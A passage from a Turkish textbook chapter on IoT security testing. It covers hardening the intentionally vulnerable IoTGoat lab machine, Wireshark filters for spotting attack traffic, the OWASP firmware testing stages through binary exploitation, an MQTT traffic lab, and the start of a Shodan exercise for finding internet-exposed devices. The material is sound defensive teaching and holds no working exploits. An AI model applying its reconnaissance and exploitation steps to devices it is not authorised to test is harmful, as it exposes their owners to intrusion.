
iptables -A INPUT -j DROP

14. Adım: IoT cihazlarının şüpheli bağlantılarını ve saldırı girişimlerini görmek için Wireshark'tan **eth0** ağ arayüzünü seçiniz (Görsel 9.53).




Görsel 9.53: Wireshark'ta eth0 arayüzünün seçilmesi

15. Adım: Wireshark açıldığında paket toplamaya başladığını görüntüleyiniz (Görsel 9.54).



Görsel 9.54: Paketlerin toplanması

16. Adım: Wireshark filtrelerini kullanarak MQTT mesajlarını görmek için **mqtt,** ARP Spoofing saldırılarını görmek için **arp**, TELNET saldırılarını görmek için **tcp.port == 23,** SSH Brute Force saldırılarını görmek için **ssh && tcp.analysis.flags** filtrelerini kullanınız (Görsel 9.55).



Görsel 9.55: Arp filtresiyle ARP paketlerinin görüntülenmesi

Sıra Sizde

IoTGoat makinesinin arayüzüne giriş yaparak yazılım güvenliğiyle ilgili tedbirleri alınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. IoTGoat makinesinin IP adresini nmap taramasıyla elde etti.		
2. IoTGoat'ın IP adresiyle web arayüzüne erişim sağladı.		
3. IoTGoat'ın açık olan portlarını kapattı.		
4. IoTGoat'ın güvenlik duvarını aktif etti.		
5. Belirli bir cihazın IoTGoat'a bağlantı yapmasına izin verdi.		
6. IoTGoat'ın varsayılan şifrelerini değiştirdi.		
7. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

9.4. IOT GÜVENLİK TESTİ

IoT cihazların güvenliği hem kişisel verilerin korunması hem de cihazların doğru çalışması açısından önemlidir. **IoT güvenlik testleri**; cihazların ve ağlarının zafiyetlerini belirlemek, siber saldırılara karşı dayanıklılıklarını ölçmek ve olası tehditleri önlemek amacıyla gerçekleştirilir. IoT güvenlik testleri; cihazların, protokollerin ve ağ altyapılarının güvenlik durumunu değerlendirmek için yapılan sistematik analizlerdir. Bu testlerin gerçekleştirilme amaçları şunlardır:

- IoT cihazlarının güvenlik açıklarını belirlemek.
- Veri bütünlüğü, gizliliği ve erişilebilirliğini test etmek.
- Siber saldırılara karşı cihazların dayanıklılığını ölçmek.
- Güvenlik önlemlerinin etkinliğini değerlendirmek ve iyileştirme önerileri sunmak.

IoT güvenlik testleri; saldırı simülasyonları, ağ trafiği analizi, firmware tersine mühendisliği, kimlik doğrulama mekanizmalarının test edilmesi gibi çeşitli yöntemler içerir. IoT sistemlerini güvenlik açısından değerlendirmek için kullanılan başlıca test yöntemleri şunlardır:

Ağ Trafiği Analizi: IoT cihazlarının haberleşme trafiği izlenerek güvenlik açıklarının tespit edilmesidir.

Sızma Testleri: IoT cihazlarına ve ağlarına yetkisiz erişim sağlama girişimleriyle güvenlik açıklarının belirlenmesidir.

Firmware Analizi: IoT cihazlarının yazılım güncellemeleri ve firmware dosyaları analiz edilerek gömülü şifreler ve güvenlik açıklarının araştırılmasıdır.

Kablosuz Protokol Güvenlik Testleri: Wi-Fi, Bluetooth, ZigBee, LoRaWAN gibi IoT iletişim protokollerinin güvenlik analizlerinin yapılmasıdır.

Shodan ve Benzeri Araçlarla İnternete Açık Cihazların Tespiti: IoT cihazlarının internet üzerinden erişilebilir olup olmadığının kontrolünün yapılması ve açık portların analiz edilmesidir.

Not

IoT aygıt yazılımlarının yetkisiz işlevler gerçekleştirebilmesi veya cihazların güvenliğini tehlikeye atabilmesi mümkündür. Bu nedenle IoT cihazlarının yazılımlarını güvenlik açısından değerlendirmek, güvenlik araştırmacıları ve bilgi güvenliği profesyonelleri için bir gerekliliktir. IoT cihazları için aygıt yazılımı güvenlik değerlendirmesi yapılırken kullanılabilecek dokuz aşamalı bir metodoloji Tablo 9.2'de verilmiştir.

Tablo 9.2: OWASP Ürün Yazılımı Güvenlik Test Metodolojisi

Aşama	Açıklama
1. Bilgi Toplama ve Keşif	Hedef cihazın donanımı, yazılımı ve bağlantı protokollerine dair teknik dokümantasyon ve ilgili tüm bilgiler toplanır.
2. Aygıt Yazılımının Edinilmesi	Aygıt yazılımı güncellenerek analiz için hazırlanır.
3. Aygıt Yazılımının Analizi	Firmware'in sıkıştırma, şifreleme, dosya formatları ve içerdiği bileşenler analiz edilir.

4. Dosya Sisteminin Çıkarılması	Aygıt yazılımındaki gömülü dosya sistemi ayrıştırılarak erişilebilir hâle getirilir.
5. Dosya Sistemi İçeriklerinin Analizi	Yapılandırma dosyaları, sertifikalar, kimlik bilgileri ve güvenlik açıklarını tespit etmek için statik analiz gerçekleştirilir.
6. Aygıt Yazılımını Taklit Etme	Firmware ve bileşenleri sanal bir ortamda çalıştırılarak analiz yapılır.
7. Dinamik Analiz	Cihazın ağ trafiği, API istekleri ve işlem çağrıları üzerinde dinamik güvenlik testleri gerçekleştirilir.
8. Çalışma Zamanı Analizi	Bellek kullanımı ve süreç yönetimi açısından derlenmiş ikili dosyalar (binary files) çalışma zamanında incelenir.
9. İkili Sömürü	Önceki aşamalarda tespit edilen güvenlik açıkları kullanılarak yetkisiz erişim, root yetkileri veya uzaktan kod yürütme gerçekleştirilir.

IoT güvenlik testleri sırasında kullanılan araçlar, test sürecinin etkinliğini doğrudan etkileyen önemli bir faktördür. Bu bağlamda **AttifyOS**, IoT cihazlarının güvenlik açıklarını tespit ve analiz etmek için özel olarak geliştirilmiş bir işletim sistemidir. IoT güvenlik testlerinden ağ trafiği analizi, firmware tersine mühendisliği, kablosuz protokollerin güvenlik değerlendirmesi ve donanım tabanlı güvenlik testleri; AttifyOS üzerindeki **Binwalk, Firmadyne, Wireshark, Ghidra, JTAGulator, Bettercap** gibi araçlarla gerçekleştirilebilir. Özellikle IoT cihazlarının ağ trafiğini izleme, varsayılan kimlik bilgilerini tespit etme, firmware analizleri yaparak zafiyetleri belirleme, Shodan benzeri araçlarla internete açık cihazları keşfetme gibi testler, AttifyOS'un sunduğu kapsamlı güvenlik analiz ortamı sayesinde daha sistematik ve etkili bir şekilde uygulanabilir. Bu nedenle IoT güvenliği alanında çalışan güvenlik araştırmacıları ve sızma testi uzmanları için AttifyOS, geniş kapsamlı bir test platformu sunarak IoT ekosistemindeki güvenlik açıklarını tespit etme sürecini hızlandırır.

5. Uygulama

İşlem adımlarına göre Mosquitto MQTT Broker'ı kullanarak bir MQTT ağ trafiği oluşturma ve bu trafiği Wireshark ile analiz etme uygulamasını gerçekleştiriniz.

1. Adım: Linux'ta Mosquitto MQTT Broker'ı yüklemek için terminale **sudo apt update && sudo apt install mosquitto mosquitto-clients -y** komutunu yazarak çalıştırınız (Görsel 9.56).

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install mosquitto mosquitto-clients -y
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.5 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [49
.3 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [112 k
B]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb)
[261 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [195
kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb)
```

Görsel 9.56: Mosquitto MQTT Broker'ın yüklenmesi

2. Adım: Mosquitto MQTT Broker'ın çalıştığını doğrulamak için hizmeti **sudo systemctl start mosquitto** komutuyla başlatarak **sudo systemctl enable mosquitto** komutuyla aktif hâle getiriniz (Görsel 9.57).

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start mosquitto

┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable mosquitto
Synchronizing state of mosquitto.service with SysV service script with /usr/lib/syst
emd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable mosquitto
Created symlink '/etc/systemd/system/multi-user.target.wants/mosquitto.service' → '/
usr/lib/systemd/system/mosquitto.service'.
```


Görsel 9.57: Mosquitto MQTT Broker'ın başlatılarak aktif edilmesi

3. Adım: Mosquitto MQTT Broker'ı çalıştırdıktan sonra **mosquitto_sub -h localhost -t "test/topic"** komutuyla terminalde bir MQTT istemcisinin belirli bir konuyu dinlemesini sağlayınız (Görsel 9.58).

```
┌──(kali㉿kali)-[~]
└─$ mosquitto_sub -h localhost -t "test/topic"
```


Görsel 9.58: MQTT istemcisi için konu oluşturulması

4. Adım: Yeni bir terminal açarak, aynı konuya **mosquitto_pub -h localhost -t "test/topic" -m "MQTT Güvenlik Testi"** komutuyla mesaj göndererek bu mesajı diğer terminalde görüntüleyiniz (Görsel 9.59).




Görsel 9.59: MQTT ile belirli bir konuya mesaj gönderilmesi

5. Adım: Wireshark'ı açarak **Loopback: lo** arayüzünü seçiniz (Görsel 9.60).



Görsel 9.60: Wireshark ağ arayüzünün seçilmesi

6. Adım: Terminal ekranından konuya **mosquitto_pub -h localhost -t "test/topic" -m "MQTT Güvenlik Testi"** komutuyla birkaç adet test paketini gönderip paketleri yakalayınız ve sadece MQTT protokolüne ait paketleri görüntülemek için **mqtt** filtresini uygulayınız (Görsel 9.61).



Görsel 9.61: Yakalanan test paketlerinden mqtt protokolüne ait olanların filtrelenmesi

Not

MQTT protokolünde en yaygın paket türleri şunlardır:

CONNECT: MQTT istemcisinin Broker'a bağlanma isteğidir.

CONNACK: Broker'ın istemcinin bağlantı isteğine verdiği yanıttır.

PUBLISH: Bir istemcinin belirli bir konuya mesaj yayınlamasıdır.

SUBSCRIBE: İstemcinin belirli bir konuya abone olmasıdır.

SUBACK: Broker'ın istemcinin aboneliğini onaylamasıdır.


PINGREQ: İstemcinin Broker'a bağlantıyı kontrol etmek için gönderdiği pakettir.

PINGRESP: Broker'ın **PINGREQ** paketine verdiği yanıttır.

DISCONNECT: İstemcinin bağlantıyı düzgün şekilde sonlandırmasıdır.


MQTT protokolündeki paketler incelenerek istemcinin ve Broker'ın iletişim kurma şekli anlaşılır.

7. Adım: Bir paketin üzerine tıkladıktan sonra sol alt panelde **MQTT** sekmesine tıklayınız ve mesajın içeriğini görüntüleyiniz (Görsel 9.62).




Görsel 9.62: Bir paketin içeriğinin görüntülenmesi

8. Adım: Paket içeriğinin net görüntülenmesi için **MQ Telemetry Transport Protocol** sekmesine sağ tıklayıp **Show Packet Bytes** seçeneğini seçiniz (Görsel 9.63).




Görsel 9.63: Paket içeriğinin görüntülenmesi için kullanılan yol

9. Adım: Açılan pencereden **UTF-8** seçeneğini seçerek paket içeriğinin düzgün görüntülenmesini sağlayınız (Görsel 9.64).




Görsel 9.64: Mesaj içeriğinin görüntülenmesi

10. Adım: MQTT trafiğinin yoğunluğunu analiz etmek için **Statistics > Conversations** sekmesini açınız (Görsel 9.65).



Görsel 9.65: MQTT trafiğini görüntüleme yolu

11. Adım: Açılan pencereden paket yoğunluğunu görüntüleyiniz (Görsel 9.66).



Görsel 9.66: MQTT paket yoğunluğunun görüntülenmesi

Not

Statistics > Conversations yolu takip edilerek açılan pencereden en çok kontrol sağlanması gerekenler şunlardır:


- Çok fazla CONNECT paketi var mı? →Brute Force saldırısı olabilir.
- Fazla sayıda PUBLISH paketi var mı? → MQTT Flood saldırısı olabilir.
- Anormal sayıda SUBSCRIBE isteği var mı? → Yetkisiz dinleme girişimi olabilir.

Aynı IP'den çok fazla istek geliyorsa bu bir saldırı belirtisi olabilir. **Rate limiting (Bağlantı sınırlama)** ve kimlik doğrulama eklenerek bu saldırılar önlenebilir.

6. Uygulama


İşlem adımlarına göre internete bağlı cihazları taramak ve analiz etmek için kullanılan Shodan arama motoruyla IoT cihazlarında yazılım ve donanım zafiyetlerini inceleyiniz.

1. Adım: Web tarayıcınızda **www.shodan.io** adresine bağlanıp **Login** sekmesine tıklayınız ve üyeliğiniz varsa giriş yapınız (Görsel 9.67).



